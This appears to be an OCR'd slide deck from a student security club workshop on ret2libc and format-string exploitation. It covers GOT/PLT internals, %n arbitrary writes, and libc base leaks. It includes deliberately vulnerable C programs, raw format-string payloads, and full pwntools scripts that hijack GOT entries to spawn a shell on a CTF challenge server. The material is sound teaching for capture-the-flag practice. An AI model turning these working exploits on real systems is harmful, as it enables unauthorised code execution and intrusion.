Ret2Libc and String Format Exploits

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
What is linking?

- In computing, a linker is a program that takes one or more object files generated by a compiler and combines them into a single executable file, library file, or another 'object' file.
- The C standard library is linked to your program to allow your program to make library calls

Static Linkage

- Inefficient and simple
- Copy the parts of the library we need into the binary's code segment


Static Linkage




Dynamic Linkage

- Saves total memory on the system
- Every dynamically linked binary on the system references one instance of libc
- This system-wide libc MUST include every libc function

Dynamic Linkage





Dynamic Linkage

- In dynamic linkage libc is mapped into the address space at a randomized location
- Libc addresses usually look like `0x7frrrrrrxxx` where r are randomized digits and x is consistent with the offset in libc
- For example if `puts` = `0x12345` in libc, the address of`puts` in your binary could be `0x7f000000345`

Global Offset Table (GOT)

- The GOT is a lookup table for library function addresses
- Each entry in the GOT corresponds to a function referenced by your program
- This table is updated at run-time and is writable

Procedure Linkage Table (PLT)

- The PLT looks up an address in the GOT and jumps there
- If this is the first call to a PLT entry the address is calculated then stored in the GOT
- A call in user code to `printf` actually calls `printf@plt` instead

Listing 1: x86-64 main.o

```
1 mov rdi,rax
2 mov eax,0x0
3 call 0x4004f0 <printf@plt>
```

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Useful facts about dynamic linking


- The GOT is writable
- All library calls go through the PLT
- All functions in libc exist in memory even if they're not referenced in the PLT
- Libc is at a randomized offset

GOT Overwrites


- We can redirect code execution without stack corruption (No buffer overflow)
- If we can overwrite an entry in the GOT we can call arbitrary code by calling the function whose entry was overwritten
- These overwrites are persistent for the rest of the program's execution
- Find the GOT in a binary with `objdump --dynamic-reloc pwnable`

```
1 DYNAMIC RELOCATION RECORDS
2 000000600ff8 R_X86_64_GLOB_DAT __gmon_start__
3 000000601050 R_X86_64_COPY stdin@@GLIBC_2.2.5
4 000000601018 R_X86_64_JUMP_SLOT puts@GLIBC_2.2.5
5 000000601020 R_X86_64_JUMP_SLOT printf@GLIBC_2.2.5
6 000000601028 R_X86_64_JUMP_SLOT __libc_start_main@GLIBC_2.2.5
7 000000601030 R_X86_64_JUMP_SLOT fgets@GLIBC_2.2.5
```

GOT Overwrites



GOT Overwrites



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
Information Leak

- A ret2libc always requires you to leak one pointer in libc
- There is always a pointer on the stack above main
- `__libc_start_main` calls main
- The return address for main's stack frame is a pointer into `__libc_start_main`
- If we take the return address from libc without randomization we can determine the libc base offset

Information Leak



Ret2Libc

- With our information leak we can now calculate the address of any function in libc
- We can now easily call `system` with ROP

Attack Steps

- Leak any libc address
- Calculate the libc base pointer
- Call something else in libc (system is useful)

Finding libc version

- With binary just run `strings libc-2.23.so | grep release`

```
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu11)
stable release version 2.23, by Roland McGrath et al.
```

Finding libc version

- Without binary you can lookup libc using leaks
- Works because the lowest 3 hex digits are not randomized
- Use something like `https://libc.blukat.me`

Local testing with foreign libc

- Determine libc version and download corresponding package
- It can be confusing to find the right package
- `https://launchpad.net/ubuntu/xenial/amd64/libc6/2.23-0ubuntu11`
- Extract the package and make a copy of the binary called `pwnable.patch`
- Use `patchelf` to make the binary target the foreign libc

```
1    patchelf --set-interpreter \
2    libc/lib/x86_64-linux-gnu/ld-2.23.so\
3    --set-rpath libc/lib/x86_64-linux-gnu/ pwnable.patch
```

Local testing with foreign libc

- Use pwntools to develop using your system libc
- Use pwntools ELF package to prevent hardcoding addresses
- Switch out system libc for foreign libc

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Code

Listing 2: prog.o

```
1  int main() {
2      char buf[30];
3      fgets(stdin, buf, 20);
4      printf(buf);
5  }
```

String Format Exploits

- Calling printf on a user supplied string is a vulnerability
- %n writes to memory and can become an arbitrary write


Printf %n

```
1 The number of characters written so far is stored into
2 the integer indicated by the int * (or variant) pointer
3 argument. No argument is converted.
```

Printf %n

```
1  int z;
2  printf("%n", z); //Lines 2 and 3 are funtionally equivalent
3  asm("mov 0, [rsi]"); //0 is the number of bytes written
4  printf("abc%n", z); //Lines 4 and 5 are funtionally equivalent
5  asm("mov 3, [rsi]"); //3 is the number of bytes written
```

Writing anywhere



Writing anywhere

- Put an address at the beginning of a string
- Traverse stack to find the address
- Call %n on that address

Listing 3: Write to 0x11111111111111

```
1 \x11\x11\x11\x11\x11\x11\x11\x11 %x %x %x %x %x %n
```

Writing anywhere

- Printf provides a handy $ flag to skip to the nth (1 indexed) argument

Listing 4: Write to 0x111111111111

```
1 \x11\x11\x11\x11\x11\x11\x11\x11 %x %x %x %x %x %n
2 \x11\x11\x11\x11\x11\x11\x11\x11 %6$n
```

Writing anywhere

- Note that putting the address at the front of the string rarely works
- 64 bit addresses often have null bytes
- Much harder, but possible to put address at the end of a string

Listing 5: Does nothing

```
1 \x11\x11\x11\x11\x11\x11\x11\x00 %x %x %x %x %x %n
2 \x11\x11\x11\x11\x11\x11\x11\x00 %6$n
```

Writing anything

- Currently we can only write small values
- With length formats we can write much larger values
- Length formats require an argument to print at least N characters
- Print an int, but specify it needs to be at least 1000 characters and to pad with preceding spaces

Listing 6: Write 1010 to 0x111111111111

```
1 \x11\x11\x11\x11\x11\x11\x11\x11 %1000x %6$n
```

Writing anything

- Some versions of libc have limits to how many characters can be printed with length specifiers
- Instead of overwriting an entire int at once we can overwrite a short or byte at a time
- %hn for short, %hhn for byte

Listing 7: Fully overwrite 0x11111111111111

```
1 \x11\x11\x11\x11\x11\x11\x11\x11
2 \x11\x11\x11\x11\x11\x11\x11\x13
3 \x11\x11\x11\x11\x11\x11\x11\x15
4 \x11\x11\x11\x11\x11\x11\x11\x17
5 %x %6$n %10x %$7n %20x %$8n %30x %$9n
```

Writing anything, anywhere

- Use a library
- `https://github.com/Inndy/formatstring-exploit`

Listing 8: printf exploit

```
00000000: 25 35 37 63 25 32 31 24 68 68 6E 25 31 63 25 32 %57c%21$hhn%1c%2
00000010: 32 24 68 68 6E 25 32 63 25 32 33 24 68 68 6E 25 2$hhn%2c%23$hhn%
00000020: 32 34 24 68 68 6E 25 31 63 25 32 35 24 68 68 6E 24$hhn%1c%25$hhn
00000030: 25 32 36 24 68 68 6E 25 32 37 24 68 68 6E 25 31 %26$hhn%27$hhn%1
00000040: 63 25 32 38 24 68 68 6E 44 45 41 44 42 45 45 46 c%28$hhnDEADBEEF
00000050: 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E ................
00000060: 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 00 ................
00000070: 42 10 60 00 00 00 00 00 44 10 60 00 00 00 00 00 B.`.....D.`.....
00000080: 40 10 60 00 00 00 00 00 43 10 60 00 00 00 00 00 @.`.....C.`.....
00000090: 41 10 60 00 00 00 00 00 45 10 60 00 00 00 00 00 A.`.....E.`.....
000000A0: 46 10 60 00 00 00 00 00 47 10 60 00 00 00 00 00 F.`.....G.`.....
```

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Challenge

- exploit.live

Vulnerable Program

Listing 9: printf.o

```
1  int main() {
2    printf("All I want for christmas is a good string\n");
3    printf("Pls give a good string\n");
4    char buf[200];
5    fgets(buf, 190, stdin);
6    printf(buf);
7    printf("\nthat was a pretty cool one\n");
8    return 1;
9  }
10
11 void flag() {
12   char* args[2] = {"/bin/sh", NULL};
13   execve(args[0], args, NULL);
14 }
```

Tools

- `objdump --dynamic-reloc pwnable`
- `https://github.com/Inndy/formatstring-exploit`
- `https://github.com/arthaud/python3-pwntools`

Exploit

```
from pwn import *
from fmtstr import FormatString
from hexdump import hexdump

e = ELF('pwnable')
r = remote('exploit.live', 9001)
r.readline()

fmt = FormatString(offset=6, written=0, bits=64)
fmt[e.got[b'puts']] = e.symbols[b'flag']
payload, sig = fmt.build()

hexdump(payload)
log.info(payload)
r.sendline(payload)
r.interactive()
```

Vulnerable Program 2

```
1  int main() {
2    printf("All I want for christmas is a good string\n");
3    printf("Pls give a good string\n");
4    printf("No flag() function this time :))\n");
5    char buf[200];
6    fgets(buf, 190, stdin);
7    printf(buf);
8    printf("\nthat was a pretty cool one\n");
9    return 1;
10 }
```

Ret2Libc Steps

- Leak any libc address
- Calculate the libc base pointer
- Call something else in libc (system is useful)

Exploit

```
from pwn import *
from fmtstr import FormatString
from hexdump import hexdump

e = ELF('pwnable')
l = ELF('libc-2.23.so')
r = remote('exploit.live', 9005)
r.readline()

fmt = FormatString(offset=6, written=0, bits=64)
fmt[e.got[b'puts']] = e.symbols[b'main']+0x29
payload, sig = fmt.build()
hexdump(payload)
log.info(payload)
r.sendline(payload)
```

Exploit

```
r.recvline()
r.recvline()
r.sendline("\n%35$p")
r.recvline()
x = r.recvline()[2:-1]
libc_main_f0 = int(x, 16) #Return address for main
print("%x" % libc_main_f0)
libc_base = libc_main_f0 -
    l.symbols[b'__libc_start_main'] - 0xf0
```

Exploit

```
fmt = FormatString(offset=9, written=0, bits=64)
fmt[e.got[b'printf']] = l.symbols[b'system'] + libc_base
payload, sig = fmt.build()
hexdump(payload)

r.sendline(payload)
r.sendline('/bin/sh')
r.interactive()
```

Be an ISSS Officer

- https://tinyurl.com/isssofficers2019